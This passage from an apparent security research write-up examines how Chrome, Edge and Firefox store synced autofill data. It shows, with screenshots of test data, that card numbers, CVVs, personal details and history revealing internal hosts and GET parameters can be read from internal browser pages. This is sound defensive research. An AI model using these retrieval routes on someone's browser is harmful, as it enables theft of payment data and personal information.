
Test Responsive Checkout Form

Resize the browser window to see the effect. When the screen is less than 800px wide, make the two columns stack on top of each other instead of next to each other.

Billing Address	Payment	Cart 4
Full Name: John M. Doe	Accepted Cards	Product 1 $15
Email: john@example.com	Name on Card: John More Doe	Product 2 $5
Address: 542 W. 15th Street	Credit card number: 1111-2222-3333-4444	Product 3 $8
		Product 4 $2
		Total $30

Figure 9: Small notification in Edge upon having a card automatically saved.

This credit card data was not cloud synced until the user explicitly set the credit card to sync, which created a new prompt box, as shown below.


Save card to Microsoft Account

Name on card: Roy Bunsen

Expiration date: 09 / 2024

Nickname: (optional)

CVV: •••

CVV is only used to authorize your card and will not be stored by Microsoft


Figure 10: Form to submit a card to Sync, including CVV for validation.

As such, the likelihood of a credit card being accidentally synced was very low. Also of note, Edge only allowed for storing valid credit cards, including validating the CVV[10]. This feature was not identified in other browsers.

[10] https://en.wikipedia.org/wiki/Card_security_code

Firefox

Firefox was found to autofill the card number, but the at the time of writing, the documentation regarding where to find it was incorrect. The easiest method to retrieve this data identified during the case study was via installing **`about:sync`** and reading the data from the "**`forms data`**" table. Alternatively, this could be accessed via intercepting web traffic or reading local files, but data was encrypted and would require decryption.



jankhjankh.github.io/payment.html


https://jankhjankh.github.io/payment.html

Full Name	John M. Doe
Email	john@example.com
Address	542 W. 15th Street
City	New York
State	NY
Zip	10001
Accepted Cards	
Name on Card	John More Doe
Credit card number	4
	42424242424242
Exp Month	September
Exp Year	2018
CVV	352

Product 1	$15
Product 2	$5
Product 3	$8
Product 4	$2
Total	**$30**

Figure 11: Firefox attempting to autofill a Credit Card number.

The whole credit card data, including the CVV was easily accessible from **`about:sync`**.



about:sync

forms

duplicates: 28 problems

The id `0teX6ijIQgaKYhOC` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"0teX6ijlQgaKYhOC","name":"cardnumber","value":"42424242424242"}	"0teX6ijlQgaKYhOC"	"cardnumber"	"42424242424242"

The id `M/AK7xl6SHG1TTA4` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"M/AK7xl6SHG1TTA4","name":"expyear","value":"2021"}	"M/AK7xl6SHG1TTA4"	"expyear"	"2021"

The id `OX2MHXxiScusGtzn` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"OX2MHXxiScusGtzn","name":"expmonth","value":"September"}	"OX2MHXxiScusGtzn"	"expmonth"	"September"

The id `RlEY4F7DT5CJbrbZ` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"RlEY4F7DT5CJbrbZ","name":"cardname","value":"YEETY"}	"RlEY4F7DT5CJbrbZ"	"cardname"	"YEETY"

The id `WEvhGlqAQx+xTB0y` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"WEvhGlqAQx+xTB0y","name":"firstname","value":"test"}	"WEvhGlqAQx+xTB0y"	"firstname"	"test"

The id `Yvb6nVZkQYKy7rI9` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"Yvb6nVZkQYKy7rI9","name":"cvv","value":"234"}	"Yvb6nVZkQYKy7rI9"	"cvv"	"234"

The id `5kvMuRDYRyquPMg+` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"5kvMuRDYRyquPMg+","name":"firstname","value":"Roy"}	"5kvMuRDYRyquPMg+"	"firstname"	"Roy"

The id `SXk17a/JQPaLKJU/` appears multiple times on the server

(index) ▼	(record)	id	name	value
0	{"id":"SXk17a/JQPaLKJU/","name":"expyear","value":"2024"}	"SXk17a/JQPaLKJU/"	"expyear"	"2024"

Figure 12: Full credit card information in autofill data, including CVV.

Personally Identifiable Information Theft


All three tested browsers allowed for trivial compromise of other Personally Identifiable Information (PII) at the following URLS:

- Chrome - **`Chrome://addresses`**
- Edge - **`Edge://settings/personalinfo`**
- Firefox - **`about:logins`**

A key point about the sensitivity of this data was that mishandled password fields and mistyped credit cards could easily end up in this lower security space. Other sensitive information that was saved included CVV numbers, which could be considered a PCI-DSS[11] breach. Alternatively, there was commonly sensitive business context and user information including passport numbers.

Chrome

The easiest method to view user data was through **`sync-internals`**, as shown below. This data included credit card numbers:



Last refresh time: 09/10/2023, 21:39:26

Autofill
- address|12%20yeet%20street
- address|25%20Cool%20Street
- cardname|Ron%20Crondle
- cardname|Roy%20Bunsen
- cardname|YEETY
- cardnumber|42424242424242
- city|New%20York
- cvv|234
- dns-view-dns-lookup-input|urr
- email|Roy.Bunsen@gmail.com
- email|Roy.Bunsen@protonmail.com
- email|test@testmail.com
- expmonth|September
- expyear|2021
- expyear|2024
- expyear|2025
- firstname|Roy
- firstname|Roy%20Busnen
- firstname|test
- identifier|Roy.Bunsen@gmail.com
- lastname|Bunsen
- phone|+61411222333
- state|NY

Title	cardnumber|42424242424242
ID	sZ:ADqtAZzAZTGeKO/8QbdBqgV5kfG2qHk820lbN5ELq/07mB1n8IZn7wip//g+CTj90rTwxv5E7xJuidV2tRf16kT2Z5VigDuSaQ==
Modification Time	2023-10-03 23:23:12 -07
Parent	
Is Folder	null
Type	Autofill
External ID	null


```
{
  "CLIENT_TAG_HASH": "O9Thr7gzcW4fO1hO8JZnERoFMG8=",
  "CTIME": "2023-10-03 23:23:00 -07",
  "ID": "sZ:ADqtAZzAZTGeKO/8QbdBqgV5kfG2qHk820lbN5ELq/07mB1n8IZn7wip//g+CTj90rTwxv5E7xJuidV2tRf16kT2Z5VigDuSaQ==",
  "MTIME": "2023-10-03 23:23:12 -07",
  "NAME": "cardnumber|42424242424242",
  "NON_UNIQUE_NAME": "cardnumber|42424242424242",
  "ORIGINATOR_CACHE_GUID": "",
  "ORIGINATOR_CLIENT_ITEM_ID": "",
  "PARENT_ID": "",
  "SERVER_DEFINED_UNIQUE_TAG": "",
  "SPECIFICS": {
    "autofill": {
      "name": "cardnumber",
      "usage_timestamp": [
        "13340874180000000"
      ],
      "value": "42424242424242"
    }
  },
  "metadata": {
    "acked_sequence_number": "0",
    "client_tag_hash": "O9Thr7gzcW4fO1hO8JZnERoFMG8=",
    "creation_time": "1696400580773",
    "is_deleted": false,
    "modification_time": "1696400592834",
    "possibly_trimmed_base_specifics": {},
    "sequence_number": "0",
    "server_id": "Z:ADqtAZzAZTGeKO/8QbdBqgV5kfG2qHk820lbN5ELq/07mB1n8IZn7wip//g+CTj90rTwxv5E7xJuidV2tRf16kT2Z5VigDuSaQ==",
    "server_version": "1696400592834271",
    "specifics_hash": "f6rtKQECB+91BKu2NSbn4meq7mk="
  },
  "modelType": "Autofill"
}
```

Figure 13: Full credit card information in autofill data, including CVV.

[11] https://listings.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf

Edge

This user data was easiest to view through sync-internals, as shown below. As Edge determined if submitted data was a credit card number based of some form of validation, misspelt credit cards were also stored here:



Last refresh time: 10/9/2023, 9:43:34 PM


- Autofill
  - address|21%20Cool%20Street
  - answer-0|7
  - answer-1|0
  - answer-2|7
  - answer-3|0
  - answer-4|0
  - answer-5|9
  - cardname|Roy%20Bunsen
  - cardnumber|4242424242424241
  - city|New%20York
  - ctl00$MainContent$HomePage1$Login1$UserName|a9user1

Title	cardnumber|4242424242424241
ID	s3d70663e-0157-4a31-bc22-9e266ecbe50a
Modification Time	2023-10-04 05:03:20 -07
Parent	
Is Folder	null
Type	Autofill
External ID	null

```
{
  "CLIENT_TAG_HASH": "IECE7sMOYoAhn0RveQkLPePMAGU=",
  "CTIME": "2023-10-04 05:03:20 -07",
  "ID": "s3d70663e-0157-4a31-bc22-9e266ecbe50a",
  "MTIME": "2023-10-04 05:03:20 -07",
  "NAME": "cardnumber|4242424242424241",
  "NON_UNIQUE_NAME": "cardnumber|4242424242424241",
  "ORIGINATOR_CACHE_GUID": "",
  "ORIGINATOR_CLIENT_ITEM_ID": "",
  "PARENT_ID": "",
  "SERVER_DEFINED_UNIQUE_TAG": "",
  "SPECIFICS": {
    "autofill": {
      "name": "cardnumber",
      "usage_timestamp": [
        "13340894600000000"
      ],
      "value": "4242424242424241"
```

Firefox

As there was no sync-internals equivalent for Firefox installed, installing the **`about:sync`** plugin was required to retrieve this data without decrypting the sync data on disk on in transit.



crypto

Summary | Records (table) | Records (object)

```
1 records, modified Wed Oct 04 2023 00:13:07 GMT-0700 (Pacific Daylight Time)
▶ Response: {url: "https://sync-1-us-west1-g.sync.services.mozilla.com/1.5/208863967/storage/crypto?full=1&limit=1000", status: 200, success: true, headers: Object, records: Array(1)}
```

forms

Summary | Records (table) | Records (object) | Record Editor (server) | Validation | Raw validation results | Client Records | Engine Actions

```
▼ Records
  ▶ 0: Object
  ▶ 1: Object
  ▶ 2: Object
  ▶ 3: Object
  ▶ 4: Object
  ▶ 5: Object
  ▶ 6: Object
  ▶ 7: Object
  ▶ 8: Object
  ▶ 9: Object
  ▶ 10: Object
  ▶ 11: Object
  ▶ 12: Object
  ▶ 13: Object
  ▶ 14: Object
  ▶ 15: Object
  ▶ 16: Object
  ▶ 17: Object
  ▶ 18: Object
  ▶ 19: Object
  ▶ 20: Object
  ▶ 21: Object
  ▶ 22: Object
  ▶ 23: Object
  ▶ 24: Object
  ▶ 25: Object
  ▶ 26: Object
  ▶ 27: Object
  ▶ 28: Object
  ▼ 29: Object
      id: "0B80j/qVTequLITk"
      name: "cardnumber"
      value: "4242424242424241"
  ▶ 30: Object
```


Figure 14: Viewing the autofill data via sync-internals.

Currently open browser pages and history

History may not be considered as valuable as a user's credentials, however in the context of trying to crack the perimeter, gaining information on internal sites could give an attacker sufficient information to identify internal services to target for subsequent attacks. Key information that could be retrieved this way included the DNS names for internal servers and GET parameters used on these servers.


Chrome

History could be found in **`Chrome://history`**, and showed the hostname, any GET parameters submitted with the request, and the title of the page.



23:12 Jira Login jira.internal

Figure 15: Viewing an internal site, and when the user viewed it in history.




```
▶<a id="link" class="website-link" focus-row-control focus-type="link" title="Jira Login" href="http://jira.internal/try/cloud/signup?bundle=confluence&edition=free" aria-describedby="date-accessed" tabindex="0">⋯</a> flex
<span id="domain">jira.internal</span>
```

Figure 16: Inspecting the HTML on the history page, showing the full GET parameters of the request.

Edge

History could be found in Edge at **`Edge://history/all`**, and included titles, GET parameters, and hostnames.



TITLE TO SECRET SITE jankhjankh.github.io 10:24 PM


```
▼<div class="c01214"> flex
   <a class="c01216 card_clickable_title" href="https://jankhjankh.github.io/payment.html?firstname=Roy+B
   unsen&email=Ro…en&cardnumber=4242424242424242&expmonth=09&expyear=2024&cvv=142&sameadr=on" title="TITL
   E TO SECRET SITE" tabindex="-1" target="_self" dir="auto" rel="noreferrer">TITLE TO SECRET SITE</a>
  </div>
▼<div class="c01222"> flex
   <p class="c01218 c01230" title="https://jankhjankh.github.io/payment.html?firstname=Roy+Bunsen&email=R
   oy.Bunsen%40gmail.com&address=21+Cool+Street&city=New+York&state=NY&zip=10001&cardname=Roy+Bunsen&card
   number=4242424242424242&expmonth=09&expyear=2024&cvv=142&sameadr=on" dir="auto">jankhjankh.github.io
   </p>
  ▼<div style="display: flex; align-items: center; justify-content: flex-end;"> flex == $0
     <p class="c01223 c01230" title="Thu Oct 05 2023 22:24:11 GMT-0700 (Pacific Daylight Time)" dir="aut
     o">10:24 PM</p>
   </div>
```

```
element.style {
  display
    :
    flex;
  align-
    items
    :
    center
  justify-
    conten
```

Figure 17: Viewing history in Edge and inspecting element to see the GET parameters.

Firefox

History could be found in Firefox via the GUI at **`Settings->History->Manage History`**, and provided the title, URL, and parameters:



Name	Tags	Location
SECRET WEBSHELL ENDPOINT		https://jankhjankh.github.io/payment.html?Secre
jankhjankh.github.io/payment.html?Se...		https://jankhjankh.github.io/payment.html?Secre

Name: SECRET WEBSHELL ENDPOINT

